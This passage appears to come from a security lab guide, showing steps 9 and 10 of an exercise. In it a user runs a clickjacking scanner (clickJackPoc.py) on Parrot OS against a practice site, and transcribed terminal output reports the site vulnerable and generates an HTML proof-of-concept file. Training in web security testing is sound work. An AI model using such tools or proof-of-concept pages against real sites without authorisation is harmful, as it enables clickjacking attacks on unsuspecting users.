


```
tee domain.txt - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd ClickjackPoc/
[root@parrot]~/home/attacker/ClickjackPoc# echo "http://www.moviescope.com" | tee domain.txt
http://www.moviescope.com
[root@parrot]~/home/attacker/ClickjackPoc#
```


9. Type **python3 clickJackPoc.py -f domain.txt** press **Enter** to start the scan.

Note: -f: specifies the file which contains domain names.

10. The result appears, displaying that the target website is vulnerable to clickjacking as shown in screenshot.




```
python3 clickJackPoc.py -f domain.txt - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# cd ClickjackPoc/
[root@parrot]~[/home/attacker/ClickjackPoc]
# echo "http://www.moviescope.com" | tee domain.txt
http://www.moviescope.com
[root@parrot]~[/home/attacker/ClickjackPoc]
# python3 clickJackPoc.py -f domain.txt


##### --Starting Test's-- #####

Target: http://www.moviescope.com is Vulnerable
Generating www.moviescope.com.html POC File
Clickjacking POC file Created Successfully, Open www.moviescope.com.html to get the POC
All Targets Tested Successfully !!
[root@parrot]~[/home/attacker/ClickjackPoc]
#
```

